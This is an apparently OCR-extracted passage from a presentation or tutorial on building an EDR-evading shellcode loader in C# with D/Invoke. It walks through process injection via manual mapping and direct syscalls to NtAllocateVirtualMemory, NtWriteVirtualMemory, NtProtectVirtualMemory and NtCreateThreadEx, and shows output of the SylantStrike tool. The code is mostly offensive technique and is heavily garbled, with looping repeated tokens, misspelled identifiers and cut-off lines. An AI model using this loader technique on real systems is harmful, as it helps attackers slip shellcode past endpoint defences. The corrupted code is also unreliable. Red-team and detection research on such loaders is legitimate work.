     status = (uint)DInvoke, DynamicInvoke, Generic, CallMappedDLLModuleExport(mappedDLL, PEINFO, mappedDLL, ModuleBase, Decotions "NtAllocateVirtualMemory", typeof(Native, DELEGATES, NtAllocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory (ntallocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory (ntallocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory (ntallocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory (ntallocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory (ntallocateVirtualMemory), allocateVirtualMemory), allocateVirtualMemory (ntallocateVirtualMemory), allocate
    memAlloc = (IntPtr)allocateVirtualMemoryParams[1];
    size = (IntPtr)allocateVirtualMemoryParams[3];
    Console.WriteLine("Hit a key to write memory");
    object[] writeVirtualMemoryParams = { pHandle, memAlloc, buffer, (uint)blob.Length, bytesWritten };
     status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.NoduleBase, Exportmans: "NtWriteVirtualMemory", typeof(Native.DELEGATES.NtWriteVirtualMemory), writeVirtualMemoryParams, callentry false);
    bytesWritten = (uint)writeVirtualMemoryParams[4]:
    object[] protectVirtualMemoryParams = { pHandle, memAlloc, size, (uint)0x20, oldProtect };
     status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.ModuleBase, Export/Name: "httprotectVirtualMemory", typeof(Native.DELEGATES.httprotectVirtualMemory), protectVirtualMemoryParams, CallEntry False);
    memAlloc = (IntPtr)protectVirtualMemoryParams[1];
    size = (IntPtr)protectVirtualMemoryParams[2];
    oldProtect = (uint)protectVirtualMemoryParams[4]:
    Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
    Console.ReadKey();
    object[] createThreadParams = { pThread, DInvoke.Data.Win32.WinNT.ACCESS MASK.MAXIMUM ALLOWED, IntPtr.Zero, pHandle, memAlloc, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero };
    status = (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(mappedDLL.PEINFO, mappedDLL.ModuleBase, Export/www."NtCreateThreadEx", typeof(Native.DELEGATES.NtCreateThreadEx), createThreadParams, Callbridge false);
     pThread = (IntPtr)createThreadParams[0];
```


### EDR vs D/Invoke Manual Map





C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikelnject.exe

Waiting for process events Listening for the following processes: edrgoesbrrr.exe Injecting process edrgoesbrrr.exe(31764) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll



### Creating an EDR defeating loader with D/Invoke!

#### **Syscalls**




```
tatic void InjectIntoProcess(IntPtr processHandle, byte[] blob)
   uint status = 1;
   IntPtr pHandle = processHandle;
   IntPtr memAlloc = IntPtr.Zero;
   IntPtr zeroBits = IntPtr.Zero;
   IntPtr size = (IntPtr)blob.Length;
   IntPtr pThread = IntPtr.Zero;
   IntPtr buffer = Marshal.AllocHGlobal(blob.Length);
   uint bytesWritten = 0;
   uint oldProtect = 0;
   Marshal.Copy(blob, startIndex: 0, buffer, blob.Length);
   syscall = Generic.GetSyscallStub(FunctionName: "NtAllocateVirtualMemory");
   Native_DELEGATES_NtAllocateVirtualMemory syscallAllocateVirtualMemory = (Native_DELEGATES_NtAllocateVirtualMemory));
   Console.WriteLine("Hit a key to alloc memory");
   Console.ReadKey();
   status = syscallAllocateVirtualMemory(pHandle, Basedddress ref memAlloc, zeroBits, ref size, Allocationype: DInvoke.Data.Win32.Kernel32.MEM COWMIT | DInvoke.Data.Win32.Kernel32.MEM RESERVE, Protectionxel);
   Console.WriteLine("Hit a key to write memory");
   Console.ReadKey();
   syscall = Generic.GetSyscallStub(FunctionName: "NtWriteVirtualMemory");
   Native.DELEGATES.NtWriteVirtualMemory syscallWriteVirtualMemory = (Native.DELEGATES.NtWriteVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, stypeof(Native.DELEGATES.NtWriteVirtualMemory));
   status - syscallWriteVirtualMemory(pHandle, Baseddress: memAlloc, buffer, (uint)blob.Length, ref bytesWritten);
   syscall = Generic.GetSyscallStub(FunctionName: "NtProtectVirtualMemory");
   Native_DELEGATES_NtProtectVirtualMemory syscallProtectVirtualMemory = (Native_DELEGATES_NtProtectVirtualMemory));
   status = syscallProtectVirtualMemory(pHandle, Baseiddress:ref memAlloc, ref size, NewFrotect:0x20, ref oldProtect);
   Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
   syscall = Generic.GetSyscallStub(FunctionName: "NtCreateThreadEx");
   Native_DELEGATES_NtCreateThreadEx_syscallntCreateThreadEx = (Native_DELEGATES_NtCreateThreadEx_));
   pThread = IntPtr.Zero;
    status = (uint)syscallNtCreateThreadEX(out pThread, DInvoke.Data.Win32.WinNIT.ACCESS.MSK.MAXIMUM ALLOWED, objectstributes:IntPtr.Zero, processpendie:pHandle, startadoress memAlloc, parameter:IntPtr.Zero, createsspended:false, startadoresitis 0, sizeotstack 0, maximustacksize 0, microstrack 0, maximustacksize 0, microstrack 0, microstr
```

### **EDR vs D/Invoke Syscalls**









# **Closing notes**



D/Invoke needs your help!

Submit PR's with new Delegates so we can port the entire win32 API to D/invoke!



